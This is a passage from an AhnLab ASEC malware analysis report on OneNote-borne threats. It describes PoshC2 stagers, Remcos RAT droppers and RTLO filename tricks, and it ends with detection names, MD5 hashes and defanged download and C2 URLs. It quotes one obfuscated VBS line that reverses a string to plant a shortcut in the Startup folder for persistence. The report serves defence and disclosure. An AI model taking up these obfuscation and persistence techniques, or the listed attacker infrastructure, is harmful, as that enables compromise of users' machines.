


Figure 40. Powershell strings found at an external URL

After collecting the strings from each URLs and connecting them consecutively to create a ps1 file, we discovered that this was a Powershell script related to penetration testing. The tools involved include Cobalt Strike, PowerSploit, Empire, and PoshC2. Out of these, PoshC2, which is known to be a Powershell and .NET-based pentest framework, acts as a backdoor. It uses various types of Powershell scripts to perform behaviors including information collection, account credential extortion, and lateral movement.

Examining the VBS script attached above shows that the shortcut file (logo.lnk) is created in the Startup folder. This can be seen when the string is arranged in reverse through the

StrReverse function.

```
cowardly = tearful.SpecialFolders(guttural("putratS")) & guttural("kn" + "l.og" + "ol/")
```

This is where the PoshC2 framework is used to gain persistence on the user PC. When the shortcut file is created in the Startup folder and the system is rebooted, Stager is run and a connection to the C2 server is established.

3) Executables (PE)

In page 22, we went over the file that was most intricately made out of the complex malicious OneNote files. But aside from that, we discovered an additional malicious OneNote sample with executables (PE) as its internal object, and this will be covered below.




Figure 41. Executable hidden behind a banner

The above sample has two executables arranged alternately behind the clickbait image.
The 'Universalpostaluion.com.exe' file was identified to be Remcos, which is a malware being sold by the creator from their website, describing it as a RAT (Remote Administration Tool) for remote management. It also offers various features that can be used for malicious purposes, including not only keylogging, screenshot capture, and control of webcams and microphones but also extraction of web browser history and passwords existing in the installed system.




Figure 42. RAPIT process tree

This file is a RAR SFX type of compressed executable. It executes the VBE file inside the compressed file before loading and running the Remcos binary on RegSvcs.exe.

Relevant details have been covered in the analysis report published in November 2020.
(Remcos Malware Analysis Report, Nov 23, 2020)

AhnLab Response Overview

The alias and the engine version information of AhnLab products are shown below. Even if the threat group's activities were recently discovered, AhnLab products may have detected related malware in the past. The ASEC team is tracking the activities of the group and responding to related malware types, but there may be unidentified alterations that are yet to be detected.

Trojan/Script.Agent (2022.12.13.00)
Phishing/MSOffice.Attachment (2022.12.26.03, 2022.12.30.00, and many others)
Downloader/MSOffice.Generic (2023.01.11.03)
Packed/Win.Themida.C5354059 (2023.01.09.03)
Trojan/Win.InjectorX-gen.C5323486 (2022.12.07.01)
Downloader/BAT.Obfuscated (2023.01.12.03)
Trojan/Win.Generic.C5273447 (2022.10.06.01)
Trojan/Win.MSILZilla.C5120690 (2022.05.11.01)
Trojan/Win.RTLO.X2172 (2022.11.28.03)
Backdoor/PowerShell.Posh.S1600 (2021.07.22.00)
Trojan/Win.Leonem.C5329598 (2022.12.11.02)
Dropper/Win.Generic.R543047 (2022.12.16.02)

Conclusion

Through various content, the ASEC analysis team has continuously warned users about the fact that the MS Office family of products are being used as the medium for malware. The usage rate of OneNote as the tool for malware distribution has been rapidly increasing since the end of last year (2022). From this, we can see that malware, in general, has expanded to a new format from using just word processors. As OneNote is also one of the MS Office products, it has full potential to reach the usage rate of the word processor, therefore, user caution is advised.

The distribution trend covered in the beginning is also a notable matter. OneNote was rarely used as a means for malware distribution in the last five years. Its usage started to increase in November 2022, and the number of cases detected between January 1st and January 15th, 2023 alone is more than double the count in December 2022.
The distributed OneNote file names were also similar to those of Infostealers. Most had file names including keywords such as 'Invoice', 'Purchase Order', 'Ticket', and 'Delivery Report'.

So far, we have seen that threat actors are trying out various methods to bypass security solutions' detection. We've introduced types that hide internal objects, samples that use the RTLO technique (often used in PE files) in file names of non-PE types, and malicious behaviors designed to be performed through several steps that use pentest scripts such as PoshC2 framework. All of these points forecast that a more varied and intricate types of malware will be created in the future.

IOC (Indicators Of Compromise)

Some IOCs were taken from other analysis reports, and some could not be verified as the sample could not be confirmed. The content may be updated without notice if new information is found.

File hashes (MD5)

The MD5 of the related files is shown below. However, it might be omitted if there is a sensitive sample.

```
# Malicious OneNote Sample Sets
02f7de88cf57af21517b682adc60c6fa
1047839a3bf9b6027d02ee3a1d9a2ad8
1e81b3d4e2fbebc6de87ff7be4f5de49
1fb21c563c56036ab2433f90a0a94046
4d63d7f384bc70d6db9ce60bfda69619
4f6c257e390885970d0e3ef9e1668acb
60e4c69935e5540d0880b06f17f61a97
76d72ce5462ee4e4e06b7a912677a16a
83235f413a784a20332138aaf2b105f2
a7978854ca864ae5fa9b663051459466
abd77fae0cc23a3483cd5aff74bf5915
b0c819dcd81a3f6ced6ca42a6686ceed
b4f4f7791b87db2b7b01e739db221f8b
c8ece1262d04355203fcb2fce697e073
efcce7e4c3052829450c8c0c165aa563
f2a18829a712bfb587cae08cbb1f1e49
f795cfc8b860b8bb0af6b93edb597b64
f7b15a3c158a7eaa05a3323c160dba20
09703331e54090107567a22723152915

# Malicious Internal Objects (HTA, BAT, EXE, PS1, etc.)
9206ebf4fa5434405d34ae083005994f
732377e018b9292a070f7f93d0e92ac3
775a301382aacf4b63ff30d3f96064d1
d47ef0caf476ae21f22c346071670ffd
f010a779fc5fa3c0d6ef8d08cf2f82c3
c9e7b8dddc2f6f1b8db8292390303eaa
```

ebc30d45db60b87f62799e345937b487 2cf3117be25319c1e8dc2c38dca33a33

Relevant domains, URLs, and IP addresses

The download and C2 URLs that were used are listed below. http was changed to hxxp. The URL may be omitted if it contains sensitive information.

hxxp://a0745450.xsph[.]ru/ hxxp://www.helfeb[.]online/je14/ hxxps://files.catbox[.]moe/d309qn.ps1' hxxps://cdn-107.letsupload[.]cc/55rcV8J0ya/7c1e454c-1669672454/WizClient.exe hxxps://teenwazeition[.]com/empty/crypto/Stud.exe hxxp://toornavigator.sytes[.]net hxxps://transfer[.]sh/get/jv3Hjg/AsyncClientq.bat hxxps://transfer[.]sh/get/MHdWxQ/AsyncClient.bat hxxps://transfer[.]sh/get/TScdAm/AsyncClient.bat hxxps://transfer[.]sh/get/291U2l/tpppp.bat hxxps://transfer[.]sh/rMitxs/Invoice212.bat hxxps://depotejarat.ir/wp-content/uploads/1/Document.bat hxxps://cdn-120.filechan.org/1482K6J0y7/7102e672-1669575502/WizClient.exe hxxp://hp.buytoprint[.]com:9791/colors/cyan.ps1 hxxps://files.catbox[.]moe/d309qn.ps1 hxxp://xworm.duckdns[.]org/dc.bat hxxps://bugladypestcontrolpostal.myportfolio[.]com

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab